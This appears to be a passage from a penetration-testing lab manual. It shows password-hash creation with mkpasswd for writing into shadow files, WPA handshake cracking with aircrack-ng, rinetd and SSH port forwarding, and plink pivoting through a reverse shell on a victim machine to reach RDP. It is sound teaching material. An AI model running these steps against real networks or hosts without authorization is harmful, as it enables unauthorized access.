Below is an example of using “mkpasswd” to create an encrypted password with a SHA-512 hash. This can sometimes be helpful when you want to add a user with password directly in the passwd file or if you have permissions to modify the shadow file. As you can see, the password starts with 6, which indicates that this password is encrypted with SHA-512 followed by the hash salt. Then the password hash is after the 3rd “$” sign.

```
└─$ mkpasswd -m sha-512 newpassword
$6$gtPUno/KmNzoHQ6Y$iyHJlH4rPpr1s9rjF1/OCxv9dR4LVZjZHQhHMB90fnC8MiNls/3OMo0rjiLazHrCVhccyY94.UMcIFBlAEpSs0
```

Ok, now you have a basic understanding of Linux access controls and permissions. Let’s move on to common Linux privilege escalation techniques used by cybercriminals.

Practical No. 10

Password Attacks

Wordlists, Brute Force Wordlists


To crack WPA or WPA2, we need to first capture the handshake from the target AP and second have a wordlist which contains a number of passwords that we are going to try. Now we've captured the handshake, and we have a wordlist ready to use. Now we can use **aircrack-ng** to crack the key for the target AP.

We will use **aircrack-ng**, the file name that contains the handshake, **wep_handshake-01.cap**, -w and the name of the wordlist, **text.txt**. The command is as follows:

```
root@kali:~# aircrack-ng wpa_handshake-01.cap -w test.txt
```

Now click ***Enter***, and **aircrack-ng** is going to go through the list of the password. It will try all of the passwords, and will combine each password with the name of the target AP to create a PMK, then compare the PMK to the handshake. If the PMK is valid, then the password that was used to create the PMK is the password for the target AP. If the PMK is not valid, then it's just going to try the next password.

In the following screenshot, we can see that the key was found:



Practical No. 11

a. Port Forwarding- RINETD

- **rinetd** redirects connections from one IP address and port to another with basic IP based access control.

- Installing the service **rinetd** at the Kali Linux machine:

```
root@roch:~# apt-get install rinetd
```

- Editing **/etc/rinetd.conf**:

```
root@roch:~# nano /etc/rinetd.conf

# bindadress    bindport  connectaddress  connectport
192.168.1.27    3333      192.168.1.15    80
```


- The configuration parameters are:

bindadress = 192.168.1.27 (Kali Linux)
bindport = 3333 (redirected port at Kali Linux)
connectaddress = 192.168.1.15 (CentOS where the HTTP server is enabled)
connectport = 80 (HTTP port at CentOS)


- Restarting the service **rinetd**:

```
root@roch:~# /etc/init.d/rinetd restart
[ ok ] Restarting rinetd (via systemctl): rinetd.service.
```

- Now, connecting from **Windows 7** normally to **192.168.1.27 (port 80)** the Apache Server home page at **Kali Linux** is displayed:



- However, when connecting from **Windows 7** to port 3333 (**192.168.1.27:3333**) there is a redirection to the Apache Server located at **CentOS Linux** machine:



- Running **netstat** at Kali Linux, the redirected connection from **Kali Linux local port 3333** to **remote CentOS port 80** is displayed:

```
root@roch:~# netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 roch:3333               0.0.0.0:*               LISTEN
tcp        0      0 roch:5555               0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 roch:3333               192.168.1.6:51305       FIN_WAIT2
tcp        0      0 roch:3333               192.168.1.6:51308       ESTABLISHED
tcp        0      0 roch:57638              192.168.1.15:http       ESTABLISHED
```

b. SSH Tunneling


SSH tunneling (also referred to as SSH port forwarding) is simply routing the local network traffic through SSH to remote hosts. This implies that all your connections are secured using encryption.

In order to access your server via SSH tunnel you need an SSH client. In the instructions below we have selected PuTTY, a free SSH client for Windows and UNIX platforms.


Once you have your SSH client correctly configured and you tested that you can successfully access to your instance via SSH, you need to create an SSH tunnel. For doing so, follow these steps:

- In the "Connection -> SSH -> Tunnels" section, create a secure tunnel by forwarding a port (the "destination port") on the remote server to a port (the "source port") on the local

host (127.0.0.1 or localhost). An example of configuring an SSH tunnel between remote port 80 and local port 8888 is displayed below.



- Click the "Add" button to add the secure tunnel configuration to the session. (You'll see the added port in the list of "Forwarded ports"). An example of configuring an SSH tunnel between remote port 80 and local port 8888 is displayed below.



- In the “Session” section, save your changes by clicking the “Save” button.
- Click the “Open” button to open an SSH session to the server. The SSH session will now include a secure SSH tunnel between the two specified ports.

While the tunnel is active, you should be able to access the application through the secure SSH tunnel you created, by browsing to *http://127.0.0.1:SOURCE-PORT/* or *http://localhost:SOURCE-PORT/*.

c. PLINK., NETSH , HTTPTunnel-ing Through Deep Packet Inspection

Plink is a Windows command line SSH client. It is included with Kali Linux in the */usr/share/windows-binaries/* directory.

I set up a remote port forward to my attacking machine from my victim machine by typing the following into the reverse shell I have established from my victim machine.

```
plink attackingMachine -R 4000:127.0.0.1:3389
```

With this running on my Netcat shell, I connect to my victim machine's remote desktop service using the **rdesktop** command. The following command uses the remote desktop protocol to connect to localhost port 4000 where my victim machine is forwarding its local port 3389.

```
rdesktop localhost:4000
```